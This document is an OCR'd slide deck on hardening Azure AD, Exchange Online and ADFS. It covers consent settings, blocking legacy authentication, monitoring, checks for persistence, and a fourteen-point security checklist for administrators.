
Configure whether group owners are allowed to consent for applications to access your organization's data for the groups they own. Learn more

● Do not allow group owner consent
Group owners cannot allow applications to access data for the groups they own.

○ Allow group owner consent for selected group owners
Only selected group owners can allow applications to access data for the groups they own.

○ Allow group owner consent for all group owners
All group owners can allow applications to access data for the groups they own.

User Consent & Permissions – Recommended Settings



Home > Trimarc R&D > Enterprise applications >

Consent and permissions | User consent settings ...

Manage
User consent settings
Permission classifications
Save
Discard

When a user grants consent to an application, the user can sign in and the application may be granted access to the organization's data. Learn more about consent and permissions

User consent for applications

Configure whether users are allowed to consent for applications to access your organization's data. Learn more

○ Do not allow user consent
An administrator will be required for all apps.

● Allow user consent for apps from verified publishers, for selected permissions (Recommended)
All users can consent for permissions classified as "low impact", for apps from verified publishers or apps registered in this organization.

⚠ Select permissions to classify as low impact

○ Allow user consent for apps
All users can consent for any app to access the organization's data.

Group owner consent for apps accessing data

Configure whether group owners are allowed to consent for applications to access your organization's data for the groups they own. Learn more

● Do not allow group owner consent
Group owners cannot allow applications to access data for the groups they own.

○ Allow group owner consent for selected group owners
Only selected group owners can allow applications to access data for the groups they own.

○ Allow group owner consent for all group owners
All group owners can allow applications to access data for the groups they own.

Get started by adding the most used permissions.

The following permissions are the most requested application permissions with low-risk access. Get started managing consent and permissions for all users by adding these delegated permissions with only one click. Learn more

☑ User.Read - sign in and read user profile
☐ offline_access - maintain access to data that users have given it access to
☐ openid - sign users in
☑ profile - view user's basic profile
☑ email - view user's email address

Consent and permissions | Permission classifications ...

Classify permissions


Choose which permissions are classified as "low risk". Learn more

API used	Permissions	Description
Microsoft Graph	email	View users' email address
Microsoft Graph	User.Read	Sign in and read user profile
Microsoft Graph	profile	View users' basic profile

Blocking Legacy Auth in Azure AD

- Identify Legacy Authentication Use (Sign-ins)
  https://docs.microsoft.com/en-us/azure/active-directory/conditional-access/block-legacy-authentication
- If Legacy Authentication protocols are not in use:
  - Block with Conditional Access
  - Security Defaults (if not using Conditional Access)
- Ensure you have coverage for all device type scenarios (Question 7)
  https://techcommunity.microsoft.com/t5/Azure-Active-Directory-Identity/Azure-AD-Mailbag-Conditional-Access-Q-amp-A/ba-p/566492

FYI, Basic Auth Support will be disabled at some point
https://techcommunity.microsoft.com/t5/exchange-team-blog/basic-authentication-and-exchange-online-february-2021-update/ba-p/2111904



Conditions

Info

Sign-in risk
Not configured

Device platforms
Not configured

Locations
Not configured

Client apps (preview)
1 included

Time (preview)
Not configured

Device state (preview)
Not configured

Client apps (preview)

Configure
Yes | No

Select the client apps this policy will apply to


□ Browser
☑ Mobile apps and desktop clients
□ Modern authentication clients
□ Exchange ActiveSync clients
☑ Other clients

Blocking Legacy Auth in Exchange


- Disable services at the mailbox level
  https://docs.microsoft.com/en-us/powershell/module/exchange/client-access/set-casmailbox?view=exchange-ps

- Authentication Policies
  https://docs.microsoft.com/en-us/exchange/clients-and-mobile-in-exchange-online/disable-basic-authentication-in-exchange-online

- Client IP Block
  https://docs.microsoft.com/en-us/powershell/module/exchange/organization/set-organizationconfig?view=exchange-ps



```
PS O:\> New-AuthenticationPolicy -Name "Block Basic Authentication"

RunspaceId                         : [redacted]
AllowBasicAuthActiveSync           : False
AllowBasicAuthAutodiscover         : False
AllowBasicAuthImap                 : False
AllowBasicAuthMapi                 : False
AllowBasicAuthOfflineAddressBook   : False
AllowBasicAuthOutlookService       : False
AllowBasicAuthPop                  : False
AllowBasicAuthReportingWebServices : False
AllowBasicAuthRest                 : False
AllowBasicAuthRpc                  : False
AllowBasicAuthSmtp                 : False
AllowBasicAuthWebServices          : False
AllowBasicAuthPowershell           : False
```




```
PS O:\> Set-OrganizationConfig -IPListBlocked 41.204.224.0/24,41.203.78.0/24
PS O:\>
```

Blocking Legacy Auth in ADFS/Federation

Authorization rules

- Very rich expressions using ADFS claims language
- Happens <u>after</u> authentication
- Applies to ALL applications behind Azure AD



Edit Rule - Block Legacy Auth for Extranet for migrated users

You can configure a custom claim rule, such as a rule that requires multiple incoming claims or that extracts claims from a SQL attribute store. To configure a custom rule, type one or more optional conditions and an issuance statement using the AD FS claim rule language.

Claim rule name:

Block Legacy Auth for Extranet for migrated users

Rule template: Send Claims Using a Custom Rule

Custom rule:

```
c:[Type ==
"http://schemas.microsoft.com/ws/2012/01/insidecorporatenetwork", Value
== "false"]
 && c1:[Type ==
"http://schemas.microsoft.com/2012/01/requestcontext/claims/x-ms-
endpoint-absolute-path", Value =~ "/adfs/services/trust/.*"]
 && c2:[Type ==
"http://schemas.microsoft.com/ws/2008/06/identity/claims/groupsid",
Value =~ "^(?i)S[redacted]$"]
 => issue(Type =
"http://schemas.microsoft.com/authorization/claims/deny", Value =
"DenyUsersWithClaim");
```

ADFS Monitoring

Azure AD Connect Health with ADFS

- Alerts about common ADFS issues (cert expiring, missing updates, performance, etc)
- Will also alert on bad Password Attempts and Risky IPs!

ADFS 2016 / ADFS 2019: Turn On Smart Lockout

https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/operations/configure-ad-fs-extranet-smart-lockout-protection

Phishing Defenses

- Require Users to do MFA
  - Authenticator App recommended. Better performance and less prompts (behaves as authentication token broker)

- Per User MFA
  - Will be prompted for MFA regardless of the application

- Conditional Access Policy better
  - Location, App, etc

- Risk Based Policy Best
  - Only prompt when Risk detected

People will fall to Phishing no matter what so we must monitor…

Monitor: Azure AD Logs

- Pull Logs from the Azure AD Graph API
  - Initially was only integration point, we have better options
- Azure Event Hub
  - Pre-Built Integration into Azure Monitor, will PUSH events to SIEM
    - Splunk (docs)
    - Sumo Logic (docs)
    - IBM QRadar (docs)
    - ArcSight (docs)
    - SysLog (docs)
- Azure Sentinel

Common Persistence Method Checks

Review Illicit Consent Grants
https://docs.microsoft.com/en-us/microsoft-365/security/office-365-security/detect-and-remediate-illicit-consent-grants?view=o365-worldwide


Review Exchange Forms/Rules for potentially malicious settings.
https://docs.microsoft.com/en-us/microsoft-365/security/office-365-security/detect-and-remediate-outlook-rules-forms-attack?view=o365-worldwide

Review Exchange Online mailbox permissions for unusual/unintended configuration (Get-ExoMailboxPermission)
https://docs.microsoft.com/en-us/powershell/module/exchange/powershell-v2-module/get-exomailboxpermission?view=exchange-ps

Security Checklist (Summary)

1. Limit Global Admins to 5 or less accounts.
2. Enforce Multi-Factor Authentication (MFA) for accounts in Azure AD Roles.
3. Use Azure Privileged Identity Management (PIM).
   - No standing admin access
   - Admin access requires elevation + MFA
   - Approval workflows and elevation scheduling
   - Alerts on admin activity taking place outside of PIM
   - Applies/Protect Azure Resources as well!
   - Can buy Azure AD P2 license for just your admins
4. Secure Global Admin Authentication.
   - Separate Admin Account (in Azure AD, not synched)
   - Require MFA
   - Use Cloud Admin Workstations
   - Configure for FIDO2 authentication
5. Configure 2 Emergency Global Admin Accounts.
6. Protect Azure AD Connect Server (& associated SQL database) like a DC and ensure Azure AD Connect is running the current version.
7. Configure Security Defaults OR Conditional Access policies (ensure Legacy Authentication is blocked).
8. Limit user app consent ability.
9. Review Application Permissions.
10. Remove user accounts configured as application owners.
11. Review Partner delegated permissions.
12. Monitor Azure AD & Office 365 Logs.
13. Determine if Tenant Restrictions makes sense.
14. Review the Azure AD Security Operations Guide https://docs.microsoft.com/en-us/azure/active-directory/fundamentals/security-operations-introduction

Conclusion



Attackers are setting their sights on the Cloud.

Office 365 contains customer data which makes it a target.

Cloud is a new paradigm that requires special attention (& resources).

Security responsibilities are shared between provider and customer.

